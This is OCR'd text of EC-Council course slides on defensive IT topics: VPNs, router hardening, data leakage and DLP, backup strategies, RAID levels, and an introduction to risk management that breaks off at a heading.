Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Private Network (VPN)

- VPNs are used to securely communicate with different computers over insecure channels
- A VPN use the Internet and ensures secure communication to distant offices or users within the enterprise's network






Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How VPN Works

- A client willing to connect to a company's network initially connects to the internet
- The client initiates a VPN connection with the company's server
- Before establishing a connection, Endpoints must be authenticated through passwords, biometrics, personal data, or any combination of these
- Once the connection is established the client can securely access the company's network






Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

VPN Components

VPN components

- VPN client
- Network access server (NAS)
- Tunnel Terminating Device (or VPN server)
- VPN protocol




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

VPN Concentrators

- A VPN Concentrator is a network device used to create secure VPN connections
- It acts as a VPN router which is generally used to create a remote access or site-to-site VPN
- It uses tunneling protocols to negotiate security parameters, create and manage tunnels, encapsulate, transmit, or receive packets through the tunnel, and de-encapsulate them



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Functions of a VPN Concentrator

- A VPN Concentrator functions as a bi-directional tunnel endpoint

The VPN Concentrator functions are:

1. Encrypts and decrypts data
2. Authenticates users
3. Manages data transfer across the tunnel
4. Negotiates tunnel parameters
5. Manages security keys
6. Establishes Tunnels
7. Assigns user addresses
8. Manages inbound and outbound data transfers as a tunnel endpoint or router

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Secure Router Configuration

- Routers are the main gateway to the network and not designed to be security devices
- Routers are vulnerable to different attacks from inside and outside of the network
- An administrator needs to configure a router securely; a misconfigured router is a target for mounting attacks

Hardening a Router will enable the Admins to prevent attackers from:

- Gaining information about the network
- Disabling routers and the disrupting the network
- Reconfiguring routers
- Using routers to perform internal attacks
- Using routers to perform external attacks
- Rerouting network traffic

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Router Security Measures

1. Implement written, approved, and distributed router policy
2. Returned IOS version should be checked and up-to-date
3. Configure users and passwords
4. Enable password encryption
5. Implement access restriction on console
6. Disable unnecessary services
7. Properly configure necessary services such as DNS
8. Shutdown unnecessary interfaces
9. Identify and check the ports and protocols
10. Implement ACL to limit traffic to the required ports and protocols
11. Implement ACL to block reserved and inappropriate addresses
12. Enable logging
13. Use NTP, to set the router's time of day accurately
14. Logs checked, reviewed, and archived as per defined policy

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Design, Implement, and Enforce Router Security Policy

Router Security Policy Should consist of:

- Password Policy
- Authentication Policy
- Remote Access Policy
- Filtering Policy
- Backup Policy
- Redundancy Policy
- Documentation Policy
- Physical Access Policy
- Monitoring Policy
- Update Policy

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Data Leakage

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Data Leakage

- Data leakage refers to unauthorized access or disclosure of sensitive or confidential data
- Data leakage may happen electronically through an email or malicious link or via some physical method such as device theft or hacker break-ins

Major Risks to Organizations

- Loss of customer loyalty
- Potential litigations
- Heavy fines
- Decline in share value
- Loss of brand name
- Loss of reputation
- Reduction of sales and revenue
- Unfavorable media attention
- Unfavorable competitor advantage
- Insolvency or liquidation
- Loss of new and existing customers
- Monetary loss
- Prone to cyber criminal attacks
- Loss of productivity
- Disclosure of trade secrets
- Pre-release of latest technology developed by company
- Loss of proprietary and customer information
- Ready to release projects get pirated

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Data Leakage Threats

Insider Threats

- Disgruntled or negligent employees may knowingly or unknowingly leak sensitive data to the outside world, incurring huge financial losses and business interruptions
- Employees may use various techniques such as eavesdropping, shoulder surfing, or dumpster diving, to gain unauthorized access to information in violation of corporate policies

Reasons for Insider Threats

- Inadequate security awareness and training
- Lack of proper management controls for monitoring employee activities
- Use of an insecure mode of data transfers

External Threats

- Attackers take advantage of insiders' vulnerabilities to perform various attacks by stealing the credentials of a legitimate employee
- This gives the attacker unlimited access to the target network

Examples of External Threats

- Hacking or Code Injection Attacks
- Malware
- Phishing
- Corporate Espionage or Competitors
- Business Partners or Contractors


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Data Loss Prevention (DLP)?

- DLP is the identification and monitoring of sensitive data to ensure that end users do not send sensitive information outside the corporate network



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Data Backup

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Data Backup

- Data is the heart of any organization; data loss can be costly as it may have financial impact to any organization
- Backup is the process of making a duplicate copy of critical data that can be used for restore and recovery purposes when the primary copy is lost or corrupted either accidentally or on purpose
- Data backup plays a crucial role in maintaining business continuity by helping organizations recover from IT disasters such as hardware failures, application failures, security breaches, human error, and deliberate sabotage

Backup Strategy or Plan

- Identify critical business data
- Select backup media
- Select backup technology
- Select appropriate RAID levels
- Select an appropriate backup method
- Choose the backup location
- Select the backup types
- Choose the right backup solution
- Conduct a recovery drill test

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RAID (Redundant Array Of Independent Disks) Technology

- RAID is a method of combining multiple hard drives into a single unit and writing data across several disk drives that offers fault tolerance (if one drive fails, the system can continue operations)
- Placing data on RAID disks enables input/output (I/O) operations to overlap in a balanced way, improving system performance, simplifying the storage management, and protecting from data loss
- RAID represents a portion of computer storage that can divide and replicate data among several drives working as secondary storage
- RAID has six levels: RAID 0, RAID 1, RAID 3, RAID 5, RAID 10, and RAID 50, to function effectively. All the RAID levels depend on the below storage techniques:
  - Striping
  - Mirroring
  - Parity

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages and Disadvantages of RAID Systems

Advantages

- RAID offers hot-swapping or hot plugging i.e. system component replacement (in case a drive fails) without affecting network functionality
- RAID supports disk striping, resulting in an improvement of read/write performance as the system completely utilizes the processor speed
- Increased RAID parity checks prevent a system crash or data loss
- Increased data redundancy helps restore data in the event of a drive failure
- RAID increases system uptime


Disadvantages

- RAID is not compatible with some hardware components and software systems e.g., system imaging programs
- RAID data is lost if important drives fail one after another e.g., in the case of RAID 5, a drive that is exclusive for parity cannot recreate the first drive if a second drive fails too
- RAID cannot protect data and offer performance boosts for all applications
- RAID configuration is difficult

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RAID Level 0: Disk Striping

- RAID Level 0 splits data into blocks and written evenly across multiple hard drives
- Disk Striping improves I/O performance by spreading the I/O load across many channels and disk drives
- Data recovery is not possible if a drive fails
- It requires a minimum of two drives
- It does not provide data redundancy




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RAID Level 1: Disk Mirroring


- Multiple copies of data are simultaneously written to multiple drives
- Provides data redundancy by duplicating the drive data to multiple drives
- If one drive fails, data recovery is possible
- Requires a minimum of two drives



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RAID Level 3: Disk Striping with Parity

- Data is striped at the byte level across multiple drives. One drive per set is taken up for parity information
- If a drive fails, data recovery and error correction are possible using the parity drive in the set
- The parity drive stores the information on multiple drives




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RAID Level 5: Block Interleaved Distributed Parity


- The data is striped at the byte level across multiple drives and the parity information is distributed among all the member drives
- The data writing process is slow
- This level requires a minimum of three drives



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

RAID Level 10: Blocks Striped and Mirrored

- RAID 10 is a combination of RAID 0 (Striping Volume Data) and RAID 1 (Disk Mirroring) and requires at least four drives to implement
- It has the same fault tolerance as RAID level 1 and the same overhead for mirroring as Raid 0
- It stripes the data across mirrored pairs. The mirroring provides redundancy and improved performance. The data striping provides maximum performance




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RAID Level 50: Mirroring and Striping Across Multiple RAID Levels

- RAID 50 is a combination of RAID 0 striping and the distributed parity of RAID 5
- It is more fault tolerant than RAID 5 but uses twice the parity overhead
- A minimum of 6 drives are required for setup. A drive from each segment can fail and the array will recover. If more than one drive fails in a segment, the array will stop functioning
- This RAID level offers greater reads and writes compared to RAID 5 and the highest levels of redundancy and performance



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Selecting an Appropriate Backup Method

- Select the backup method according the organization's requirements and based on its cost and ability

Hot Backup (Online)

- Backup the data when the application, database or system is running and available to users
- Used when service level down time is not allowed

Advantage:

- Immediate data backup switch over is possible

Disadvantage:

- Very expensive

Cold Backup (Offline)

- Backup the data when the application, database or system is not running (shutdown) and is not available to users
- Used when a service level down time is allowed, and a full backup is required

Advantage:

- Least expensive

Disadvantage:

- Switching over the data backup requires additional time

Warm Backup (Nearline)

- A combination of both a hot and cold backup

Advantages:

- Less expensive than a hot backup
- Switching over the data backup takes less time compared to a cold backup but more time than a hot backup

Disadvantage:

- Less accessible than hot backup

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Choosing the Backup Location

Onsite Data Backup	Offsite Data Backup	Cloud Data Backup
❑ Only storing backup data at onsite data storage Advantages: θ Onsite backup data can be easily accessed and restored θ Less expensive Disadvantage: θ Risk of data loss risk is greater	❑ Storing backup data in remote locations in fire-proof, indestructible safes Advantage: θ Data is secured from physical security threats such as fire or floods Disadvantage: θ Problems with a regular data backup schedule	❑ Storing backup data on storage provided by an online backup provider Advantages: θ The data is encrypted and free from physical security threats θ Data can be freely accessed Disadvantages: θ No direct control of the backup data θ More time needed for backup

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Data Recovery

- ❑ Data recovery is a process for the recovery of data that may have been accidentally or intentionally deleted or corrupted
- ❑ Deleted items include files, folders, and partitions from electronic storage media (hard drives, removable media, optical devices, and other storage media)
- ❑ The majority of lost data is recoverable. However, there are situations where the damage to the data is permanent and irreversible
- ❑ When attempting to recover data from a target, use a variety of data recovery tools

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management Concepts

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Risk Management

- Risk management is the process of reducing and maintaining risk at an acceptable level by means of a well-defined and actively employed security program
- Involves identifying, assessing, and responding to risks by implementing controls to help the organization manage potential effects
- Has a prominent place throughout the system's security life-cycle

Risk Management Benefits

